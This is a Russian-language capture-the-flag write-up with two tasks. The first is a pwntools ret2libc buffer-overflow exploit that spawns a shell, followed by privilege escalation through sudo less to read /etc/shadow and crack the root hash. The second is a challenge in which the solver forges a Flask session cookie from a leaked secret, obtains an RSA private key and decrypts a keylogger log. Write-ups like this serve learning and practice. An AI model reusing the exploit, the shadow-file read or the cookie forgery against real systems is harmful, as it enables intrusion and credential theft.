Напишем exploit

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'debug' # socat TCP-LISTEN:2375,reuseaddr,fork UNIX-
#CONNECT:/tmp/encrypt_socket

r = remote('127.0.0.1', 6666) # Укажите хост и порт для удаленного
#подключения
# p = process('./bins/user_app')
elf = ELF('./bins/user_app')
libc = ELF('./bins/libc.so.6') # Укажите путь к libc целевой системы

# rop = ROP(elf)
POP_RDI = 0x0040125a
RET = 0x0040125b
```

```
def search_logs(username_payload):
    # p.recvuntil(b"syslog, auth.log": "")
    p.sendline(username_payload)

    offset_to_ret = 0x98 # Смещение до функции возврата
    # input()
    # Создаем payload для переполнения буфера и Leak адреса из libc
    puts_plt = elf.plt['puts']
    puts_got = elf.got['puts']
    main_addr = elf.symbols['main']

    log.info(f"puts@plt: {hex(puts_plt)}")
    log.info(f"puts@got: {hex(puts_got)}")
    log.info(f"main: {hex(main_addr)}")

    # Первый payload для утечки адреса libc
    payload = b"A" * offset_to_ret
    payload += p64(POP_RDI) # pop rdi; ret
    payload += p64(puts_got) # адрес GOT entry puts
    payload += p64(puts_plt) # адрес PLT puts
    payload += p64(POP_RDI)
    payload += p64(0) # Убираем argc у main
    payload += p64(main_addr) # адрес main для возврата в программу

    # Отправляем первый payload для утечки адреса libc
    print(payload, len(payload))
    search_logs(payload)
    # p.interactive()
    print(p.recvuntil(b"Error: Error opening input file\n"))

    # Получаем адрес puts из вывода
    leaked_data = p.recvline()[:-1]
    print(leaked_data)
    puts_leaked = u64(leaked_data.ljust(8, b"\x00"))
    log.success(f"Leaked puts address: {hex(puts_leaked)}")

    # Вычисляем базовый адрес libc
    libc_base = puts_leaked - libc.symbols['puts']
    log.success(f"Libc base: {hex(libc_base)})
```

```

# Вычисляем адреса нужных функций в libc
system_addr = libc_base + libc.symbols['system']
bin_sh_addr = libc_base + next(libc.search(b'/bin/sh'))

log.info(f"System address: {hex(system_addr)}")
log.info(f"/bin/sh address: {hex(bin_sh_addr)}")

# Создаем второй payload для запуска shell
payload2 = b"A" * offset_to_ret
payload2 += p64(RET)
payload2 += p64(POP_RDI) # pop rdi; ret
payload2 += p64(bin_sh_addr) # адрес строки /bin/sh
payload2 += p64(system_addr) # адрес функции system

# Отправляем второй payload для получения shell
search_logs(payload2)

# Переходим в интерактивный режим
p.interactive()

```

```

[DEBUG] Sent 0x1 bytes:
b't'
[DEBUG] Sent 0x1 bytes:
b'x'
[DEBUG] Sent 0x1 bytes:
b't'
[DEBUG] Sent 0x1 bytes:
b'\n'
[DEBUG] Received 0x18 bytes:
b'Sibintek{r0p_1n_s0ck3t}\n'
Sibintek{r0p_1n_s0ck3t}

```

Получаем 3 флаг. Также получим более удобный shell.

```

(remote) user@a6fee476c352:/home/user$ 
(remote) user@a6fee476c352:/home/user$ 
(remote) user@a6fee476c352:/home/user$ 

```

Третий флаг - **Sibintek{r0p\_1n\_s0ck3t}**

## 06

### LPE до root.

Исследуем систему ещё раз. Видим, что в sudo мы можем от рута выполнять less.

```

Matching Defaults entries for user on a6fee476c352:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User user may run the following commands on a6fee476c352:
  (root) NOPASSWD: /bin/less /var/log/*
(remote) user@a6fee476c352:/home/user$ 

```

Мы можем читать shadow.

```
$ sudo /bin/less /var/log/../../../etc/shadow
```

```

root:$6$AKJHqhx9CrXEtK4$q6tgIrv06y894NMMk3x82MS7PG8jI/Japws4Gt.XvWTsg1qp501Ed0UqQyjYIYYCl.L7og0wrW3zvgwUTPDH1:20391:0:
99999:7 :::
daemon:*:20381:0:99999:7 :::
bin:*:20381:0:99999:7 :::
sys:*:20381:0:99999:7 :::
sync:*:20381:0:99999:7 :::
games:*:20381:0:99999:7 :::
man:*:20381:0:99999:7 :::
lp:*:20381:0:99999:7 :::

```


Получаем хеш и брутим его.

```
$6$AK9JHqhx9CrXEt4$q6tgIrv06y894NMMk3x82BMS7PG8jI/Japws46t.XvWTsg1qp501Ed0UqQyjYIYYCl.L7og0wrW3zvgwUTPDH1:rootbeer22
```

Заходим под root и получаем последний флаг.

```
(remote) user@daa2927c661e:/home/user$ su -l root
Password:
root@daa2927c661e:~# ls
flag_random_slope_adsfmjnsdfvmk.txt
root@daa2927c661e:~# cat flag_random_slope_adsfmjnsdfvmk.txt
Sibintek{m1ss_c0nf1g_1n_sud03rs}
root@daa2927c661e:~# |
```

Третий флаг - **Sibintek{m1ss\_c0nf1g\_1n\_sud03rs}**



**Название:** Wrong\_number

**Категория:** Misc

**Очки:** динамическое начисление

**Описание:** На телефон недавно уволенного сотрудника поступил звонок, но, видимо, звонящий ошибся номером. На всякий случай у нас осталась его запись, однако сейчас с ней что-то не так.

Кроме того, ранее этот сотрудник разрабатывал общее хранилище файлов для всех сотрудников DNK. Все его наработки остались в его личном контейнере, но сам сайт до сих пор доступен. Возможно, на нём хранятся секретные данные.


**Флаг:** Sibintek{scandalkeylog}

# 01

## Получение доступа к контейнеру VC.

Мы получили запись звонка и контейнер VeraCrypt, защищенный паролем.

Изучаем полученные файлы, в метаданных аудиофайла находим строчку **passwordisSCANDALOV** в метке **жанр**.



Понимаем, что пароль от контейнера - **SCANDALOV**, монтируем контейнер VeraCrypt, используя полученные данные.

У нас получилось получить доступ к контейнеру VC.


db	27.10.2025 23:47	Папка с файлами
for_trash	27.10.2025 19:04	Папка с файлами
key	27.10.2025 19:27	Папка с файлами
logger	27.10.2025 19:29	Папка с файлами
trash	27.10.2025 19:04	Папка с файлами
writeUP_MD_sibintek	27.10.2025 19:03	Папка с файлами

Внутри множество папок, среди которых находится одна скрытая с названием **logger**. После тщательного анализа мы находим куски кода сайта, содержимое которых соответствует тому, на который ведет ссылка из описания задания.


Файл **login.html** из контейнера VC:

```
{% with messages = get_flashed_messages() %} {% if messages %}   
    {% for message in messages %} {{ message }} {% endfor %}   
 {% endif %} {% endwith %}
```

Страница  
входа на  
выданном  
сайте:



Также нас интересует папка **key**, в которой находится публичный ключ RSA и зашифрованный ключ AES.



## 02

### Получение доступа к ресурсам сайта.

Среди разбросанных кусков кода мы можем найти два интересных момента:- db/new.txt - создание отдельного пользователя **scandal** с определённым паролем.

```
new.txt – Блокнот
Файл Правка Формат Вид Справка
| Создаем пользователей
users_created = 0

scandal_password = "scandal_pass@verystrong"
c.execute(
    'INSERT INTO users (username, password_hash) VALUES (?, ?)',
    ('scandal', generate_password_hash(scandal_password))
)
users_created += 1
print(f"Создан пользователь: scandal")
print(f"Пароль для scandal: {scandal_password}")

for surname in surnames[:99]: # Берем 99 фамилий из списка
    # Генерируем две случайные буквы в конце
    import random
    import string
    letters = ''.join(random.choices(string.ascii_uppercase, k=2))

    username = f"{surname}{letters}"
    password = f"Pass{random.randint(1000, 9999)}!"
```

- trash/warnnnn.js - secret\_key = **scandal\_secret\_key\_solder** для создания flask сессии

```

JS warnnnn.js 6 ×
M: > trash > JS warnnnn.js
1 app = Flask(__name__)
2 app.secret_key = 'scandal_secret_key_solder'
3
4 # Конфигурация
5 DB_PATH = '/app/data/users.db'
6 UPLOAD_FOLDER = '/app/uploads'
7
8 def init_db():
9     """Инициализация базы данных"""
10    os.makedirs(os.path.dirname(DB_PATH), exist_ok=True)
11    os.makedirs(UPLOAD_FOLDER, exist_ok=True)
12

```

Теперь мы имеем:

- Возможный пароль от пользователя scandal -- **scandal\_pass@verystrong**
- секрет для flask сессии -- **scandal\_secret\_key\_solder**

Попытаемся зайти на сайт с помощью полученных учетных данных

**DNK storage**

Неверное имя пользователя или пароль

Имя пользователя:

Пароль:

войти

Данные неверные, но у нас есть секрет flask сессии, значит, мы можем попробовать подделать токен.

С помощью инструмента **flask-unsign** получаем поддельный токен.

```

flask-unsigned --sign --secret 'scandal_secret_key_solder' --cookie
"{'username': 'scandal'}"
eyJ1c2VybmtZSI6InNjYW5kYWhifQ.aQOTrQ.g4DEH1SJgM6m6z_S1JNLfGsuwmE


```

После этого в burpsuite во вкладке proxy/intercept отправляем запрос на **/dashboard** с использованием полученного токена.

#### Request

Pretty	Raw	Hex
1 GET /dashboard HTTP/2 2 Host: wrong-number.team.sibctf2025staff.ru 3 Sec-Ch-Ua: "Chromium";v="141", "Not_A_Brand";v="8" 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: ru-RU,ru;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 10 Sec-Fetch-Site: none 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Accept-Encoding: gzip, deflate, br 15 Priority: u=0, i 16 Cookie: session=eyJ1c2VybmtZSI6InNjYW5kYWhifQ.aQOTrQ.g4DEH1SJgM6m6z_S1JNLfGsuwmE		

Получаем сессию пользователя scandal и скачиваем **secret.txt**.



Содержимое файла  
**secret.txt**  
представляет из  
себя приватный  
ключ RSA.

```
secret (5).txt - Блокнот
Файл Правка Формат Вид Справка
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEASCBKcwggsjAgEAAoIBAQDEVh/wQVaLsmUf
D3UEpyh34kx67e+0IRcgf5jLBZqaGkOH1RqW3n34YImLGXUZgkyf2Vxa4uS05X
0eMqF1tARSj54enn4Z5pgDUw79Cq9w20K1ifSydiUaJWhq71t4yuPuD1xiY97C5+
/MadrtveKnlfP+9r4BM/aFsbW8j8zQ3TtLnKM/s4hdC8sB5MRKV+00IIdBnd5R
XfxhfaHjZjUKur/81+zFKtsPnE03Z/TyxdC4gr1+WehfSKNzWk1Flk7YcLdJ1s
E0bKbiuygvgywGPrb0tUVsDVRQZd7h/gph8BW6jtjdZcg0X0D06g7jg5dv5qz2Q20
Tj0TYG+AgMBAECggEAQDFxCLeiYf/uTka4hvMbd1IDgNvwxte4AoCNFTYgTG
kKsL2m2KwSddTSooND9W9nFeEugVK1CWrgukD55uw/M41XvyF6YP7ZwuTybrLsU
waiHismebg5Ly/u08TJW98d1gGuUxAaiJ2/gkArFw+zM2lnAh/n35dZkuVU1EzMy
STbgZfDfCBPb+9ZxwTeY5d+ECewhSSNr/vaKHepfISmBqAzkZ0sqC0hAoMlxBb
b9adPqSkQyg3K-1Ylh3MX45Me0WbfwftuDaQQR61x1lqg8Nm76gnEKQhpPzNzxAdQ
IYLgMKBw7YSS2mTmVIpiiiY8QxDkm5uDcatgugzwQKBgQDnIjNIu2aT5IgcS7bR
ZS380TjvILT0584284t2uIYRTy/Gowx7uhuf5z1qir56vNH5s14vyABVT6Gt2
kAmfrCr74kld95J6h1u875cscyFje8PUGTfa1dKYVqJGE0j1MRfs1512NxuzIKU
U1esZhOvViX30/CfmV9zeVdQ0KBgQDZdy2W/rNsbfRHTYS3dxxx0H5jmm+981p0o
12P5Addz3sbkd8n35qMYeTw9jrgool3rxh911xg5RMbot19nv1KAQf//9TKW9d
Qh7BER1cwMX/W8i2qzxxQ2xB0aRagi82DvvEWAfsWmLuWEoWYj0ht8gPS8tS8QV
pzzByzRv/QKBgQDUqfcfd2K/NK9zAjDmt+La5992cGeDF5fMqa0668ZUJnpencZ8B
Ypy10t4r0Q2Q7j4gbjhU1Q6Cn+j/xz35XRY9wB/cmpYN95j+3R+3McR/K/ZwPuNT
Sy4hE5wtZqt4JMDcIC1HFrap/F+f4s3Sw8xLZjeeRAMvV8sEXsJOPaY3cQKBgBRP
Z2ch60W02nZCzj0UnWK3jMe9Hq61itP5sgsuqwVtSdEyqvYFMRk1d4MgQkWCyB19U
NM3J1yQgqLve9Lay7fQZI0rUsSi09doW99peZ9im51dCE1AFVELba4AlnW0apaAt
7BPdiPfpRT4vntPRjvaDIEnzJRN09R50nTcYbJbdAoGAVRI1gNh2NSRpj03cV6gx
250mfj12rBoD8sVG1AagspaMdlysjuFuVN/DOptom2TTyXhFv2juFYvjaAhq8HMx
vN4nymM6cqeCMDk2c5zQM2st/7Bmaxhfrfjc988oC0HNx+Ddqf29kaUs8E11uhN
k/D0qtaFQRniAsBRwi0deh4=
-----END PRIVATE KEY-----
```

## 03

### Расшифровка файлов.

У нас есть приватный ключ RSA и зашифрованный ключ AES, а также зашифрованный файл **logger/keylog.bin**.

Стандартная практика, когда ключом RSA шифруют ключ AES, который, в свою очередь, шифрует данные.

### Расшифровываем ключ AES:

```
openssl pkeyutl -decrypt -in aes_key.enc -out aes_key_decrypted.txt -
inkey secret.txt -pkeyopt rsa_padding_mode:oaep
```

### Расшифровываем Keylog.bin:

```
openssl enc -d -aes-256-cbc -in keylog.bin -out decrypted.txt -pass
file:aes_key_decrypted.txt
```

## 04

### Анализ работы кейлоггера.

Кейлоггер собирает ввод с клавиатуры с шифрованием по словам.